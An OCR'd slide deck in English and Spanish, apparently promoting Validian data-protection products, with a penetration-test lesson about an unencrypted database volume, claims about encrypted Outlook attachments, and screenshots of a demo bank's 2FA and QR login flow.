
[redacted] Penetration Test Results **2017**


- Ultimately - What allowed this is the database was accessible via an **unencrypted volume**.


If the database were encrypted and only accessible via the encryption keys, even if we had downloaded the database from the unencrypted volume, we would have faced a protected encrypted database that would need to be cracked.

- ***The problem was unprotected data*** - **not that the security measures weren't working - they were.**
- That is the problem that plagues all Bottom-Up security
- The valuable stuff **IS** the data, not the devices that the data traverses.


- **DEFENSA DE DATOS DEL PUNTO INTEGRADOR.  - Outlook AHORA puede requerir una contraseña para abrir la aplicación (no solo el .PST), lo cual no es posible en Outlook normal sin protección.**





- **Todos los archivos adjuntos se mantienen en una caja de arena (sandbox), no permitiendo la ejecución de ningún código incrustado y evitando que el ransomware/malware pueda ejecutarse en primer lugar.**




- **ESTO AHORA POR FIN HACE QUE LA PERSPECTIVA SEA “SEGURA” CONTRA ATAQUES INTERNOS O EXTERNOS**




- **LOS ADJUNTOS SE MANTIENEN CIFRADOS UTILIZANDO LAS FUNCIONES REGULARES DE GUARDAR O ABRIR DE OUTLOOK.  SÓLO USANDO VALIDIAN SE DESCIFRARÁ EL ADJUNTO.**




## Los diez están integrados en la App de demo “Banco de Centro America”


Que consiste de:

- Una aplicación web utilizada por los clientes del banco para realizar transacciones en línea.
- Una aplicación móvil utilizada por los clientes del banco para recibir 2FA segura y mejorada para iniciar sesión, autenticar/aprobar/rechazar transacciones en la aplicación web y comunicarse con el banco.




bancodemo.biz/login
BANCO DE CENTROAMÉRICA
BIENVENIDO. POR FAVOR, INTRODUZCA SU
NOMBRE DE USUARIO Y CONTRASEÑA
Usuario
Contraseña
MÉTODO DE VERIFICACIÓN
SOLUCIÓN 1
VALIDIANPROTECT RUNTIME EN LA APLICACIÓN MÓVIL
ASOCIACIÓN DE UN DISPOSITIVO
2FA
SOLUCIÓN 2
VALIDIANPROTECT RUNTIME EN LA APLICACIÓN MÓVIL
ASOCIACIÓN DE UN DISPOSITIVO
2FA
QR
SOLUCIÓN 3
VALIDIANPROTECT RUNTIME EN LA APLICACIÓN MÓVIL Y EN EL NAVEGADOR
ASOCIACIÓN DE UN DISPOSITIVO
ASOCIACIÓN DE UN NAVEGADOR
2FA
QR
Iniciar sesión

bancodemo.biz/BrowserError

# BANCO DE CENTROAMÉRICA

ESTE NAVEGADOR NO ESTÁ ASOCIADO A SU CUENTA.
SI DESEA ASOCIAR EL NAVEGADOR, PÓNGASE EN CONTACTO CON SU BANCO PARA OBTENER UN CÓDIGO Y HAGA CLIC EN EL BOTÓN "ASOCIAR ESTE NAVEGADOR".

Asociar este navegador


bancodemo.biz/Notice

# BANCO DE CENTROAMÉRICA

## AVISO

Ningún representante del banco le pedirá un código por teléfono o por correo electrónico. Si esto ha sucedido, está tratando con un ladrón. Cuelgue y reporte este incidente usando el botón "Reporte" a continuación. De lo contrario, haga clic en el botón "Siguiente".

Reporte Siguiente


bancodemo.biz/Qr
BANCO DE CENTROAMÉRICA
GRACIAS. AHORA, ESCANEE EL SIGUIENTE
CODIGO QR CON SU APLICACION MOVIL.
Autenticar web con QR
Todas las activida..
rafael.gorgal
DJK3TSW
Actividad
Contactos
Caja fuerte segura
Ajustes
Reasociar dispositivo
Autenticar web con QR
Autenticar web con 2FA

bancodemo.biz/Notice

# BANCO DE CENTROAMÉRICA

